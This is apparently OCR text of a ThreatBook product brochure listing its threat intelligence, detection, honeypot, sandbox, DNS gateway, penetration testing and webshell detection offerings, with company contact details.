
FORRESTER

The External Threat Intelligence Service
Providers Landscape
(2023, 2025)

COMPREHENSIVE PRODUCTS & SERVICES

"Cloud+Traffic+Endpoint" All-round Threat Discovery and Response

Creat the next generation of network security



THREAT INTELLIGENCE

NGTIP
Threat Intelligence Platform

API
Threat Intelligence
SaaS API

DRPS
Anti-Phishing
Security Service

THREAT DETECTION

TDP®
Threat Detection Platform

HFish®
Threat Trap Honeypot

S
Cloud Sandbox

OneSandbox
Sandbox Analytics Platform

SECURITY GATEWAY

OneDNS®
DNS-based Secure
Web Gateway

OneSIG
Advanced Threat
Defense System

SECURITY SERVICES

Penetration Testing

Incident Response

Phishing Practice

SECURITY TOOLS

XGPT
GenAI for Cybersecurity,
Powered by DeepSeek-R1

X
Security Intelligence Community

CTI
Intelligence Search

SHELLPUB
Webshell Detection

ThreatBook Security Cloud

Vulnerability Research | Threat Intelligence | Advanced Threat Tracking | AI Model | Cyberspace Mapping | Attack and Defense Research

Endpoints | Server | Virtual machine | Data center | Branches | Public cloud | Private cloud

ThreatBook

Web: www.threatbook.com
Email: contactus@threatbook.com
Beijing | Hong Kong | Singapore